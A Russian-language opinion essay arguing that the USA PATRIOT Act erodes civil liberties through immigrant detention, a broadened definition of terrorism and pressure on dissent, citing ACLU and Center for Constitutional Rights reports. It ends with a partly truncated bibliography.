Ещё одним вопиющим пренебрежением основными гражданскими и правами человека является позиция USAPA по вопросам преступности и иммиграции. Мы уже видели несправедливое задержание иммигрантов, подозреваемых в совершении преступлений. В ближайшем будущем следует ожидать роста числа депортаций, а также дальнейшего размывания надлежащего правового процесса для легальных иммигрантов. Теперь стало законным задерживать иммигрантов — подозреваемых в совершении преступлений или нет — на неопределённый срок и без доступа к адвокату (Chang). Это явно нарушает их конституционные права, однако под нависшей угрозой терроризма любой, кто встаёт на их защиту, рискует оказаться под общественным надзором. Иммиграция — это клубок несправедливостей, который многие американцы, по всей видимости, склонны игнорировать. С приезжими в нашей стране уже обращаются как с людьми второго сорта, а теперь из-за USAPA их воспринимают как подозреваемых ещё до совершения какого-либо преступления. Что ещё тревожнее — федеральные правоохранительные органы теперь наделены возможностью не допускать в Америку представителей определённых этнических групп по причине «противоречия идеологий» (Chang). Посыл очевиден: подчинитесь американским стандартам и системе убеждений или рискуйте депортацией. Это положение больше напоминает тактику запугивания с целью держать подальше тех, кого некоторые считают нежелательными, нежели инструмент предотвращения терроризма.

Само определение «терроризма» претерпело в рамках USAPA коренную переработку. С 1983 года Соединённые Штаты определяли терроризм как «преднамеренное, политически мотивированное насилие, совершаемое против мирного населения субнациональными группами или подпольными агентами, как правило с целью повлиять на аудиторию» (Chang). По существу, это проводит черту там, где люди намеревались воздействовать на правительство через насилие в отношении мирных граждан. Это определение существовало почти двадцать лет и хорошо служило своим целям благодаря своей прямолинейности. Оно направлено на суть вопроса и не выходит за его рамки, принимая во внимание действия или организации, не связанные с терроризмом. С 26 октября 2001 года определение стало достаточно размытым, чтобы включать «запугивание гражданского населения», «влияние на действия правительства посредством массового уничтожения, убийства или похищения» или любое действие, «опасное для человеческой жизни». Сюда же добавлен «внутренний терроризм» — акт терроризма со стороны внутренней организации (ACLU 04-Apr-03). Все эти положения вполне могут быть законно применены к активистам, протестующим, мародёрам и участникам беспорядков (потенциально опасным для человеческой жизни); к растратчикам и так называемым компьютерным хакерам (опасным для финансовых учреждений и тем самым запугивающим гражданских лиц и правительство); к серийным убийцам, массовым убийцам и серийным насильникам (опасным для человеческой жизни и запугивающим мирных граждан); и могут быть растянуты вплоть до включения писателей, издателей, журналистов, музыкантов, комедиантов, политических комментаторов и сатириков — исключительно на основании их влияния. Стоит задуматься: расширяя зонтик терроризма, такие организации, как People for the Ethical Treatment of Animals (PETA), Food Not Bombs (FNB) и Anti-Racist Action (ARA), не говоря уже о сотнях тысяч открытых протестующих и активистов за политические и социальные перемены, могут оказаться в одной компании с теми же международными террористическими группировками, о которых мы слышим годами.

В докладе ACLU от 14 декабря 2001 года Грегори Т. Ноджейм, заместитель директора Вашингтонского национального офиса, заявил:

> *Есть очень немного вещей, получивших в этой стране почти единодушное согласие. Одно из самых важных — это наша общая приверженность идеалам справедливости, правосудия и личной свободы. Большая часть нашей системы государственного управления выстроена вокруг стремления к каждому из этих идеалов для каждого американского гражданина. Действия администрации за последние три месяца — её приверженность секретности, снос барьеров между сбором разведывательных данных и внутренними правоохранительными органами, а также подрыв судебной власти — не соответствуют этим идеалам. (ACLU 20-Apr-03)*

Принимая во внимание все эти положения, начинаешь задаваться вопросом: не является ли приверженность администрации Буша борьбе с терроризмом частью более масштабного стремления покончить с политическим инакомыслием вообще. В конце концов, зачем ещё было бы торопить через Конгресс и подписывать в разгар обоснованной общественной тревоги и военной горячки закон, столь откровенно нарушающий наши основные гражданские свободы? Благодаря USAPA война с терроризмом, похоже, уже не сосредоточена на сокращении потерь среди мирного населения от рук тех, кто убивает ради воздействия на наше правительство, — а в большей степени нацелена на любого, кто хотел бы влиять на правительство вне зависимости от своих методов и конечных целей.

Сейчас — именно тогда, когда наши лидеры сочли уместным начать урезать наши основные права, — нам необходимо быть и оставаться информированными и говорить как можно громче. К сожалению, прямолинейность теперь может доставить нам неприятности, так как мы подпадаем под действие легкомысленных и несправедливых законов USAPA. Логика подсказывает: если правительство видит в собственном народе угрозу, оно сделает всё возможное, чтобы эффективно его заткнуть. Почему американский народ воспринимается как угроза? Нам остаётся лишь пережить нынешний срок и проголосовать за другого человека на его место. Если, конечно, право голоса не окажется следующим на очереди.

Ещё никогда не было времени, когда постановка под сомнение действий правительства могла превратить человека в террориста и тем самым во врага собственной страны. Отстаивание своих убеждений — это террористическая деятельность? Высказывание мнений и написание писем чиновникам — это террористическая деятельность? Право на неприкосновенность частной жизни и защиту от необоснованных обысков и изъятий без достаточных оснований — это теперь террористическая деятельность? Нет! Это права, гарантированные нам Хартией нашей страны!

Наши лидеры сочли нужным провести черты на тротуаре и потребовать, чтобы союзники встали по одну сторону, а враги — по другую. Они вербуют американцев, чтобы те без разбора следили за другими американцами и доносили на них, при этом без необходимости раздувая важность таких ярлыков-слоганов, как «непатриотичный» и «антиамериканский». Кроме того, они требуют от тех, кто на их стороне, слепой веры в своё руководство. Слепая вера — хорошая вещь в определённых сферах жизни, но политические вопросы совершенно точно к ним не относятся. Главная причина в том, что мы все люди и поэтому подвержены тем же слабостям и соблазну коррупции, что и любой другой человек. Намёк наших лидеров на то, что они стоят выше этого, свидетельствует об их глубоком заблуждении в своих устремлениях и, возможно, о том, что они более не руководствуются интересами общества.

В докладе Центра конституционных прав (CCR), опубликованном через год после 11 сентября 2001 года, содержалось это точное резюме:

> *Война администрации Буша с терроризмом, не имеющая ни границ, ни ясной конечной точки, привела к серьёзному нарушению прав граждан и обязательств федерального правительства. Злоупотребления правами, закреплёнными Четвёртой и Пятой*

> *поправками, носили повсеместный характер; однако более тревожна попытка кодифицировать в законе практики, подрывающие неприкосновенность частной жизни, свободу слова и разделение властей — краеугольный камень нашей демократии. (CCR 16)*

Сейчас время стать информированными, оставаться таковыми и давать нашим лидерам понять, что мы в курсе происходящего. В нашу культуру проникла апатия, диктующая, что людям недосуг интересоваться политическим курсом. «Политику — политикам» — таков обычный клич. Многие люди даже не пытаются узнавать о государственной политике, потому что думают, что не поймут её. Признаю, политика не столь привлекательна, как многие тысячи других вещей; даже лечение корневых каналов кажется менее болезненным. Но нам жизненно необходимо прилагать усилия для защиты себя от администрации, видящей в нас бессловесных овец. Особенно сейчас, когда система сдержек и противовесов систематически разрушается внутри структуры нашего правительственного органа, именно на нас лежит задача не допустить чрезмерной коррупции наших лидеров и привлекать их к ответственности за попытки попрать наши свободы.

Общественная тревога, вызванная недавними событиями, была подавляющей. В этой стране нет никого, кто хотел бы стать жертвой терроризма, хотя вероятность этого ничтожно мала в лучшем случае. Терроризм сам по себе — редкое явление, но страх перед ним разросся до масштабов массовой паранойи, которая сегодня, похоже, является не временным недугом, а устойчивым режимом функционирования. Использование нашими лидерами этого страха и паранойи для ограничения наших свобод — неправомерно, какой бы ни была цена.

Есть те, кто полагает, что им нечего бояться, поскольку они не террористы. Эта логика ошибочна, поскольку предполагает, что правоохранительные органы воспринимают нас как невиновных, — что уже не соответствует действительности в рамках USAPA. Все обращаются как с подозреваемыми, пока не доказано обратное, и даже в этом случае само клеймо предполагаемого террориста достаточно, чтобы разрушить жизнь невинного человека. По определению терроризма 1983 года, под него подпадало бы значительно меньше людей, чем нам говорят сегодня. Подозревая всех, будет выявлено больше нежелательных элементов в целом, но лишь немногие из них окажутся настоящими террористами.

После катастрофы Всемирного торгового центра развернулись масштабные рассуждения о том, какими свободами нам, как нации, возможно, придётся пожертвовать ради национальной безопасности. И есть те, кто настолько напуган угрозой, что готов принять этот односторонний аргумент. Другая сторона — одновременно безопасная и свободная — в значительной мере игнорировалась в СМИ и ловко обходилась администрацией президента. Совершенно нормально чего-то бояться — даже до такой степени, чтобы быть готовым отдать всё ради того, чтобы страх утих, — однако нельзя ожидать, что все, или даже простое большинство, испытывают то же самое. Различие во мнениях должно учитываться, а прочная основа свобод, на которых зиждется наша страна, должна оставаться нетронутой, если мы по-прежнему хотим иметь право на жизнь, свободу и счастье.

Некоторые скажут, что будущее наших гражданских прав туманно и непредсказуемо. Если рассмотреть USAPA и прецеденты, которые он устанавливает, будущее становится очень ясным. Если мы позволим положениям USAPA сохраняться, следует ожидать расширения такой бесконтрольной власти. На самом деле соответствующие планы уже в работе. Генеральный прокурор Джон Эшкрофт является одним из участников разработки того, что называют «Патриот II». Если этот законопроект будет принят, деградация гражданских свобод в Америке продолжится беспрепятственно. Он ещё больше подорвёт систему государственных сдержек и противовесов и расширит уже расплывчатое определение терроризма до охвата всех открытых диссидентов, а также возложит на медиаорганизации ответственность за публикацию материалов, которые могут быть квалифицированы как внутренний терроризм. Под этим давлением массмедиа теоретически прекратят выпуск редакционных материалов, непопулярных мнений, а возможно, и обычных

новостных репортажей из страха перед ответственностью.

Если наша страна продолжит нынешний курс, говорят, что мы будем становиться всё менее демократическими и всё более напоминать фашистскую парламентарную диктатуру. В конечном счёте наш образ жизни будет выхолощен изнутри, и останутся лишь самые ничтожные свободы. В глубине же мы превратимся в нацию благонамеренных граждан под государственным контролем, и умные деньги говорят, что нам по-прежнему будут говорить, что Америка — величайшая демократия в мире.

Вот почему мы должны оставаться информированными и почему должны сохранять бдительность в борьбе за наши свободы. USAPA вреден для американского общества, поскольку в своей основе исходит из допущения, что любой может быть террористом или, в более широком смысле, угрозой государственной политике. В истинной демократии такие организации, как ACLU, Комитет защиты Билля о правах (BORDC) и Центр конституционных прав (CCR), были бы не нужны, поскольку все законы принимались бы с учётом наших основных гражданских свобод. К сожалению, это больше (было ли это когда-нибудь по-настоящему?) не так.

Свободы выражать своё мнение и собираться с единомышленниками были неотъемлемыми правами, которые мы использовали для того, чтобы наше правительство нас слышало. Более того, они сыграли важнейшую роль в удержании наших лидеров от чрезмерной коррупции. Когда наши официальные лица начинают принимать законы, противодействующие нашим свободам, — настаёт время поднять голоса в единстве, невзирая на риск быть названными антиамериканцами. Когда наше правительство начинает вербовать американцев для доносительства на других американцев — настаёт время открытого неповиновения, потому что жизнь в мире, где нельзя доверять соседу, не стоит того, чтобы в ней жить, а правительство, которое не может доверять собственным гражданам, само не заслуживает доверия. Когда наши лидеры говорят нам, что наши слова и действия лишь помогают врагам Америки, — настаёт время встать и показать нашим лидерам, что мы не безропотное стадо, которым они нас считают.

Как народ, нам нужно послать нашим избранным чиновникам ясный, громкий сигнал: мы заслуживаем своих прав, и мы заслуживаем лидеров, которые не пытаются их подрывать. Но мы также заслуживаем безопасности. Наше правительство совершало ряд нехороших вещей за рубежом — преимущественно без ведома и согласия общества, — так стоит ли удивляться, что террористы бьют по нашим лидерам, ударяя по нам? В конце концов, мы лёгкие мишени, потому что принимаем как должное, что наше правительство защищает нас. Требование пожертвовать нашими свободами ради получения этой защиты — не просто возмутительная дерзость: это свидетельство правительства, стремительно теряющего интерес к нуждам своего народа.

Библиография

American Civil Liberties Union (ACLU) 04 April 2003
<http://www.aclu.org/NationalSecurity/NationalSecurity.cfm?ID=11437&c=111>

American Civil Liberties Union (ACLU) 20 April 2003
<http://www.aclu.org/NationalSecurity/NationalSecurity.cfm?ID=9857&c=24>

Bush, George W. "Remarks on Signing the USA PATRIOT Act of 2001." Weekly Compilation of Presidential Document

Center for Constitutional Rights (CCR) 20 April 2003
<http://www.ccr-ny.org/v2/reports/docs/Civil_Liberties.pdf>

Chang, Nancy. Center For Constitutional Rights (CCR) 18 April 2003
<http://www.ccr-ny.org/v2/reports/docs/USA_PATRIOT_ACT.pdf>

Collins, Jennifer M. "And the Walls Came Tumbling Down: Sharing Grand Jury Information with the Intelligence

"GOP Wants to Keep Anti-Terror Powers." San Francisco Chronicle 09 April 2003: A15

Hentoff, Nat. "Resistance Rising!" Village Voice 22 November 2002.

McGee, Jim. "An Intelligence Giant in the Making." Washington Post 04 November 2001: A4.

Neary, Lynn. "Commentary: Worrisome Trend of Bush Administration Efforts to Expand Their Collection of Inform

---